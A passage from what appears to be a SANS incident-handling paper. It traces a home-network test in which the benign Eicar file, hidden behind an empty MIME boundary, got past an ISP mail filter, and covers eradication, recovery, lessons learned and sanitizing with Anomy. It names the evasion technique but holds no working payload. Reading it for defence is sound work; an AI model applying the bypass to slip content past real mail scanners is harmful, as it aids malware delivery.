Another way to eradicating the Eicar.com test file is to destroy the content of the disk. However, the latter action does not solve the problem in the long run and this does not eradicate the chance of re-infection through the same channel after rebuilding the system. In addition, when the file system is not automatically backed up, it is preferable not to destroy the content of the hard disk. Therefore, it is better to determine the cause of the incident and to take action to prevent this infection from happening again. Norton Internet Security was successful with eradicating the Eicar.com test file and it can also be helpful to eradicate some malicious code however, this does not prevent the attacker from being able send other suspicious e-mails.

To push the eradication one step further, one can try to determine where a suspicious e-mail came from. A compromising e-mail can be opened off line in Notepad. Some time, as shown in Figure 28, the message header can provide useful information for an investigation. Most likely, the ISP can validate this information. Figure 28 shows the IP address associated with Testvirus.org (206.158.107.157).





Figure 28: Message Header In Notepad

After finding the IP address, one can try to ping and/or do an nslookup as per Figure 29 to see if the name can be resolved. Figure 29 shows the resolved name to be “crc2.excedent.us”. If it is noticed that this IP has frequently been

⁴⁵ Crazyeddie.

⁴⁶ SANS Institute and Skoudis E. (Volume 4.1 p.97)

used to send compromising e-mails, it should probably be brought to the attention of law enforcement.



```
C:\WINDOWS\System32\cmd.exe
C:\Documents and Settings\so>nslookup 206.158.107.157
Server: dn004.myisp.ca
Address: [REDACTED]

Name:   crc2.excedent.us
Address: 206.158.107.157
```

Figure 29: Executing Nslookup To Resolve The Name Of The IP Address

So far, the eradication steps presented do not allow determining the fundamental cause of the incident: the use of an empty MIME boundary. It is necessary to uncover the fundamental cause of an incident to allow taking actions to prevent an attacker to continue to take advantage of the same vulnerability. The source of the problem in Test#23 was confirmed as follow: The reconnaissance tool provided by TestVirus.org allows sending the Eicar pattern within a ZIP file (Test#11). As shown in Figure 5, Test#11 cannot bypass my ISP's MCC. In effect, in Test#11 my ISP MCC deleted the Eicar.com virus from the Eicar.ZIP attachment. This signifies that the MCC recognizes the signature of the Eicar code. Consequently, it is possible to deduce that if my ISP did not detect the Eicar pattern within Test#23, it is because the Eicar pattern was hiding using an empty MIME boundary (see Figure 2). Hence, the source of the problem is the fact that an attacker using an empty MIME boundary can bypass my ISP MCC. Obviously, this problem can be drastically eradicated by canceling my subscription with my service provider. However, as it is explained in the next incident handling phase, the recovery phase, there are less drastic solutions to eradicate the problem.

5.5 Recovery

“The recovery phase is about getting back in business”⁴⁷. It is important to verify that the system has been cleared of any threats. For example, Figure 30 shows that the Eicar.com file within the Eicar.zip file has been deleted by Norton Antivirus (empty zip file) in Test#23's attachment.

⁴⁷ SANS Institute and Skoudis E. (Volume 4.1 p.103)




Figure 30: Empty Eicar Zip File

Systems with up-to-date antivirus signature files are less vulnerable to recent virus/worm threats as well as almost all past ones. Different Antivirus products can be sensitive to different threats. When it is suspected that a workstation on the network (see Figure 20), protected by Norton Antivirus, is infected, the system is pulled out of the network. The Eicar pattern is not harmful, but to exercise the incident handling process, the victim's workstation was removed from the network. After an infected system is pulled off the network, it is rebooted from the Jump bag Microsoft's bootable CD, and it is scanned with the latest available version of McAfee; McAfee might detect and control something that could have been missed by Norton. However, as shown in Figure 24, Norton Antivirus deleted the Eicar pattern. Consequently, in this case, the McAfee system scans only allowed confirming that the victim's machine was cleaned (see Figure 31). Once the system is confirmed clean, the system can be connected back on the network.




Figure 31: McAfee VirusScan On-Demand

After the system is back on line, the workstation is frequently scanned by Norton Internet Security to monitor for backdoors that escaped detection. Norton did not detect any backdoors that could have been open by what could have been a variant of the Eicar pattern (the Testvirus.org tool could have sent malicious code masquerading as the Eicar test string).

So far, no actions have been taken to prevent an attacker from bypassing my ISP MCC using an empty MIME boundary. In fact, changing ISP is not going to stop an attacker from taking advantage of the vulnerable ISP to attack other clients. Consequently, it would probably be better to complain or to offer advice to my ISP. Undoubtedly, some MCC are not vulnerable to attack taking advantage of empty MIME boundary. In Fact, Testvirus.org Test#23 was sent to my work e-mail address, as part of a test: it was detected and deleted by the MCC as illustrated in Figure 32. Anomy Sanitizer⁴⁸ is used as a component of the MCC at work and it allowed the detection of the Eicar zipped file within Test#23's e-mail. Anomy is free. It is designed to remove or render inoperative potentially malicious content in inbound SMTP mail.

⁴⁸ Einarsson B.




Figure 32: New Attachment In Test#23

To be effective, the mail security products (MCC) must not only be able to process e-mails sent as per the relevant standard. They must also recognise common misinterpretations and deliberate corruptions. The reconnaissance tool from Testvirus.org clearly show that antivirus program can't expect that mail created by malicious code will follow the specifications, on the contrary they will use every possible vulnerabilities.

After finding out about this vulnerability, diligence will be the rule on my home network. The adult will become familiar with the normal behavior for the network, the SANS Intrusion Discovery Cheat Sheet for Windows will be studied and the applicable sections will be used regularly to help in detecting intrusion⁴⁹. The SANS Cheat sheet divides the process to recognize indications of a compromised system into the following sections:

- *Unusual Processes*
- *Unusual Files*
- *Unusual Network Usage*
- *Unusual Scheduled Tasks*
- *Unusual Accounts*
- *Unusual Log Entries*
- *Additional Supporting Tools*

Since it is not always possible to count on the ISP to provide protection, the benefit of adding a Host Intrusion Prevention (HIP) product on every workstation will be investigated. HIP software, such as Cisco Security Agent⁵⁰, do not rely on signatures to identify threats. Thus, they have the capability to prevent known and unknown security threats.

⁴⁹ SANS Institute

⁵⁰ Cisco System

5.6 Lessons Learned

The purpose of the lessons learned phase is to gain knowledge from past experiences in order to improve the network security⁵¹. The key lesson, learned through the processes described in the previous sections, is that one should not rely too much on the ISP to provide security. One should remain diligent, perform vulnerability check regularly and have security sensors in place to provide a reliable second layer of defense. The SANS Intrusion Discovery Cheat Sheet for Windows can also be helpful to detect intrusion⁵². Consequently, it would be beneficial to go through the applicable steps recommended on the Cheat Sheet regularly, more importantly before doing sensitive work on the network, to look for anomalous behavior (unusual process, unusual files, unusual network usage, unusual scheduled task, unusual accounts, unusual log entries⁵³) that might have been caused by a malicious computer intrusion.

In addition, going through the incident handling process, it was found that it is not possible to make a full backup of the system by compressing the output of dd with gzip: the output file exceeded the file size limit on the external USB hard drive. To get a full backup, the output file needs to be sectioned using the “split” command and various optional switches. As a result, the procedure to use dd is more complicated. Consequently, a step-by-step documented backup procedure should be added to the jump bag.

Also, even if my home network is not a business network, it is believed that if the impact of the incident could be significant, law enforcement should be called. Consequently, because a formal after action report might need to be written, the draft notes taken during the incident handling process should be clear and precise. The SANS Incident form checklists (Incident Identification, Incident survey, Incident containment, Incident eradication, Incident communication log⁵⁴) should be added to the jump bag to help taking better notes. The report should be written by the Incident handler and if applicable, reviewed and signed by the other people involved in the process: it is better to make sure that everyone agrees on the content of the report, in case there is a requirement to go to court⁵⁵. Then, a family meeting should be conducted to make sure everybody understand what happened and how it could have been avoided (if it could have).

In summary, especially if sensitive work is being performed at home, users should take the following steps to protect their home network from being the victim of a successful attack:

- Load antivirus to protect against known attacks;

⁵¹ SANS Institute and Skoudis E. (Volume 4.1 p.107)

⁵² SANS Institute

⁵³ SANS Institute

⁵⁴ SANS

⁵⁵ SANS Institute and Skoudis E. (Volume 4.1 p.108)

- Use automatic update of the antivirus signature;
- Use firewalls (personal and network) to limit the possible backdoor (port open and file sharing);
- Investigate the use of Host Intrusion Prevention to provide protection against zero day attack (some provide functionalities similar to a personal firewall);
- Go through the applicable steps recommended on the Windows SANS Intrusion Discovery Cheat Sheet regularly; and
- After an incident, gather everybody that has access to the network and share the lessons learned.

Finally, when the ISP MCC cannot provide any protection against some type of attack, such as attack taking advantage of the empty MIME boundary vulnerability, it is important to have a solid incident handling procedure in place, in order to make sure that in the case were an incident would occur everything would be handle correctly.

5.7 Extras

5.7.1 Sanitizing MIME boundaries

As previously mentioned Testvirus.org's Test#23 was also sent to my work e-mail address. The MTA MCC at work was not vulnerable to "empty MIME boundary". This section provides more information with regards to the infrastructure implemented at work. The MTA service is provided by postfix⁵⁶. Postfix is an Open Source MTA sponsored by IBM and was designed to be secure and provide high performance. Postfix can be configured to send the mail to Anomy Sanitizer before it is delivered. At work, the MTA did not contribute to the sanitization of the empty MIME boundary. That was done entirely by Anomy Sanitizer. Anomy Sanitizer is used to filter the content of SMTP mail. According to the Anomy web site⁵⁷, it can do the following:

- *"Disable potentially dangerous HTML code, such as JavaScript, within incoming email;*
- *Protect you from email-based break-in attempts which exploit bugs in common email programs (Outlook, Eudora, Pine, ...); and*
- *Block or "mangle" attachments based on their file names. This way if you don't need to receive e.g. visual basic scripts, then you don't have to worry about the security risk they imply (the ILOVEYOU virus was a visual basic program). This lets you protect yourself and your users from whole classes of attacks, without relying on complex, resource intensive and outdated virus scanning solutions".*

⁵⁶ Postfix.org.

⁵⁷ Einarsson B.

Anomy Sanitizer can also be used as a virus scanner. However, at work, a commercial product is employed for that purpose. Anomy only adds to the commercial product functionality by renaming attachments and sanitizing MIME boundaries. For example, Figure 33 shows Test#23 after being sanitized by Anomy. Note that the Eicar.zip test file was totally removed from the message. After removing the attachment a new file, a notification, RENAMED-15136.txt, was attached to the message as per Figure 32.

```

SMTP: Line 11: Subject: Virus Scanner Test #23
SMTP: Line 12: MIME-Version: 1.0
SMTP: Line 13: Content-Type: multipart/mixed;
SMTP: Line 14: <09>boundary="MIMESStream=_0+58162_48873923382462_83902278766"
SMTP: Line 15:
SMTP: Line 16: --MIMESStream=_0+58162_48873923382462_83902278766
SMTP: Line 17: Content-Type: text/plain;
SMTP: Line 18: <09>charset="us-ascii";
SMTP: Line 19: <09>format="flowed"
SMTP: Line 20:
SMTP: Line 21: This message was sent to you because you or someone you know
SMTP: is testing your mail server's virus scanner at: http://www
SMTP: .testvirus.org
SMTP: Line 22: This test message contains: Test #23: Eicar virus within zip
SMTP: file hidden using the "Empty MIME Boundary Vulnerability" (
SMTP: attachment can be opened by all versions of Microsoft Outloo
SMTP: k and Outlook Express)
SMTP: Line 23: If your mail server's virus scanner did not detect this emai
SMTP: l, it allows some viruses through! Please note: This test m
SMTP: essage uses the EICAR test virus, which is completely benign
SMTP: and c
SMTP: ----- Simple Mail Transfer Protocol -----
SMTP:
SMTP: Line 1: contains no viral code. For more information see: http://ww
SMTP: w.eicar.org
SMTP: Line 2: This free test has been provided to you by Excedent Technolo
SMTP: gies (http://www.excedent.com) and Webmail.us (http://www.we
SMTP: bmail.us)
SMTP: Line 3:
SMTP: Line 4: --MIMESStream=_0+58162_48873923382462_83902278766--
SMTP: Line 5:

```

Figure 33: Anomy Removed The Eicar.zip Attachment In Test#23.

5.7.2 Spyware Adware and keystroke logging programs

Spyware, Adware and keystroke logging programs are parasites that add tracking software on a system. While some might have legitimate functions, there is almost no way for the user to actually control the data that is being sent. The technology is clearly capable of sending illegitimate data and some parasite can spread through e-mails. Norton Antivirus claims to detect Spyware and certain non-virus threats such as Adware and keystroke logging programs. However, according to the article "Filling the Gaps: Anti Spyware"⁵⁸ the rate of

⁵⁸ PC World Computing Center

detection and removal of Symantec Norton Internet Security 2004 is only 14%. Consequently, one should consider using an Anti-Spyware scanner such as AdWare⁵⁹ from Lavasoft and Spybot⁶⁰ Search and Destroy. One should also consider installing a prevention tool such as SpyWareBlaster⁶¹ or SpyWareGuard⁶². These tools actively monitor the workstation and prevent parasite infestation as opposed to scan and delete after install.

© SANS Institute 2005, Author retains full rights.

⁵⁹ AdWare

⁶⁰ Kolla P.

⁶¹ SpyWareBlaster

⁶² SpyWareGuard

References

Atkins S. "Sam Spade.org." Date not available. URL: <http://samspade.org> (1 Nov. 2004).

AdWare. "Downlod our greatest software." Date not available. URL: <http://www.lavasoftusa.com/> (5 Dec. 2004).

Berners-Lee T., Fielding R. and Frystyk H. "RFC 1945 - Hypertext Transfer Protocol -- HTTP/1.0" May 1996.
URL: <http://www.faqs.org/rfcs/rfc1945.html> (1 Nov. 2004).

Broadband report.com. "Which AV Passed ALL of Testvirus.org's emails?." 04 August 2004. URL: <http://www.dslreports.com/forum/remark,11196751~mode=flat> (1 Nov. 2004).

Cisco System. "Cisco Security Agent v4.0." Date Note available. URL: http://www.cisco.com/application/pdf/en/us/guest/products/ps5057/c1031/cdcco nt_0900aecd800ae985.pdf (1 Nov. 2004).

Common Vulnerabilities and Exposures. "CAN-2003-1015 (under review)" 17 Decembre 2003.
URL: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-1015> (1 Nov. 2004).

Crazyeddie. "LinuxQuestions.org." 28 July 2004.
URL: <http://wiki.linuxquestions.org/wiki/Dd> (1 Nov. 2004).

Crocker D. "RFC 822 - Standard for the format of ARPA Internet text messages." 13 August 1982. URL: <http://www.faqs.org/rfcs/rfc822.html> (1 Nov. 2004).

Duddin P. "The Anti-Virus test file." 1 May 2003. URL: http://www.eicar.org/anti_virus_test_file.htm (1 Nov. 2004).

Durham University Computer Society. "Whitespace." 1 April 2003.
URL: <http://compsoc.dur.ac.uk/whitespace/> (1 Nov. 2004).

Einarsson B. "The anomy mail tool." 03 Novembre 2004. URL: <http://mailtools.anomy.net/> (05 Nov. 2004).

FOLDOC, "American Standard Code for Information Interchange." 06 March 1995. URL: <http://foldoc.doc.ic.ac.uk/foldoc/foldoc.cgi?ASCII> (1 Nov. 2004).

Frankland J. "Corsaire identified multiple vulnerabilities in core MIME Protocol." 13 Septembre 2004. URL: <http://www.corsaire.com/news/040913-mime.html> (20 Sept. 2004).

Freed N.,Innosoft and Borenstein N. "RFC 2045 - Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies." November 1996. URL: <http://www.faqs.org/rfcs/rfc2045.html> (1 Nov. 2004).

Freed N.,Innosoft and Borenstein N. "RFC 2046 - Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types." November 1996. URL: <http://www.faqs.org/rfcs/rfc2046.html> (1 Nov. 2004).

Freed N.,Innosoft and et al. "RFC 2048 - Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures." November 1996. URL: <http://www.faqs.org/rfcs/rfc2048.html> (1 Nov. 2004).

Freed N.,Innosoft and Borenstein N. "RFC 2049 - Multipurpose Internet Mail Extensions (MIME) Part Five: Conformance Criteria and Examples." November 1996. URL: <http://www.faqs.org/rfcs/rfc2049.html> (1 Nov. 2004).

Giacobbi G. "The GNU Netcat Project." 27 February 2004. URL: <http://netcat.sourceforge.net/> (1 Nov. 2004)

Google. "Google Canada." 2004. URL: <http://www.google.ca/> (1 Nov. 2004).

Hood E. "Multipurpose Internet Mail Extensions MIME." 2 October 2002. URL: <http://www.mhonarc.org/~ehood/MIME/> (1 Nov. 2004).

Information Sciences Institute University of Southern California."RFC 793 - Transmission Control Protocol." September 1981. URL: <http://www.faqs.org/rfcs/rfc793.html> (1 Nov. 2004).

Klensin J. "RFC 2821 - Simple Mail Transfer Protocol." April 2001. URL: <http://www.faqs.org/rfcs/rfc2821.html#2821> (1 Nov. 2004).

Kolde J. "Incident Handling Foundations." 6 June 2001. URL: http://cerebro.org.mx/~julio/Seguridad/san/se_24_inchand.pdf (1 Nov. 2004).

Kolla P. "Spyboot Search and destroy download." Date not available. URL: <http://www.safer-networking.org/en/download/index.html> (5 Dec. 2004).

Martel V. "American post. " 27 January 2004. URL: <http://www.coolname.com/pipermail/maplepost-mirror/2004-January/019211.html> (1 Nov. 2004).

Moss J. "Understanding TCP/IP." September 1997. URL: <http://www.pcsupportadvisor.com/nasample/c04100.pdf> (8 Nov. 2004).

National Infrastructure Security Co-Ordination Centre. "NISCC Vulnerability

Advisory 380375/MIME." 13 September 2004.
URL: <http://www.uniras.gov.uk/vuls/2004/380375/mime.htm> (29 Sept.2004).

O'Neal M. "Corsaire Security Advisory – Multiple vendor MIME filed white space issues." 3 August 2004. URL:
<http://marc.theaimsgroup.com/?l=bugtraq&m=109525252118936&w=2> (29 Sept. 2004).

PC World. "Sam Spade v1.14 ." Date not available. URL:
http://www.pcworld.com/downloads/file_download.asp?fid=4709&fileidx=1 (1 Nov. 2004).

PC World Computing Center. "Bigger Threats, Better Defense." 2004. URL :
<http://pcworld.about.com/magazine/2206p074id115939.htm> (5 Dec. 2004).

Postfix.org. "The Postfix Home Page." Date not available. URL:
<http://www.postfix.org/> (1 Nov. 2004).

SANS. "Sample Incident handling forms." Date not available. URL:
<http://www.sans.org/incidentforms/> (1 Nov. 2004).

SANS Institute. "Intrusion Discovery Cheat sheet v1.4 Windows 2000/XP/2003." Date not available. URL: www.sans.org/resources/winsacheatsheet.pdf (1 Dec. 2004).

SANS Institute and Skoudis E. "Track 4 – Hacker Techniques, Exploits & Incident Handling." Volume 4.1. SANS Press, 2004.

SANS Institute and Skoudis E. "Track 4 – Hacker Techniques, Exploits & Incident Handling." Volume 4.2. SANS Press, 2004.

Schuster J. "mpack, version 1.5. " 24 October 2004. URL:
http://www.pcc.com/~jay/src/mail_news/mpack-1.5/ORIGINALS/ (1 Nov. 2004).

SnapFiles. "SuperScan network Scanner." 22 December 2002. URL:
<http://www.webattack.com/get/superscan.shtml> (1 Nov. 2204).

SpyWareBlaster. "SpyWareBlaster." Date not available. URL:
<http://www.javacoolsoftware.com/spywareblaster.html> (5 Dec. 2004).

SpyWareGuard. "SpyWareGuard." Date not available. URL:
<http://www.javacoolsoftware.com/spywareguard.html> (5 Dec. 2004).

Swain R. "EICAR Test Virus." 27 October 1998.
URL: <http://www.rexswain.com/eicar.html> (1 Nov. 2004).

Symantec. "Eicar Test String." 16 December 2003. URL: <http://securityresponse.symantec.com/avcenter/venc/data/eicar.test.string.html> (1 Nov. 2004).

Symantec. "home and home office- Norton Internet Security 2004." Date not available. URL : http://www.symantec.com/sabu/nis/nis_pe/features.html (1 Nov. 2004).

Symantec. "W32.Netsky.c@mm." 27 July 2004. URL : <http://securityresponse.symantec.com/avcenter/venc/data/w32.netsky.c@mm.html> (1 Nov. 2004).

TCT. "TCT." Date not available. URL: <http://fish.com/tct/> (1 Dec. 2004).

Testvirus.org. "Testvirus.org test your e-mail server's virus protection." Date not available. URL: <http://www.testvirus.org/> (1 Nov. 2004).

Turcic A. "Knoopix 3.7 out - free Linux Live-CD." July 2003. URL: <http://www.mobileread.com/forums/showthread.php?t=2826> (1 Nov. 2004).

University of Tennessee and Moore K. "RFC 2047 - MIME (Multipurpose Internet Mail Extensions) Part Three: Message Header Extensions for Non-ASCII Text." November 1996. URL: <http://www.faqs.org/rfcs/rfc2047.html> (1 Nov. 2004).

Yellow Pages Group Co. "Canada 411." 2004. URL: <http://findaperson.canada411.ca/> (1 Nov. 2004).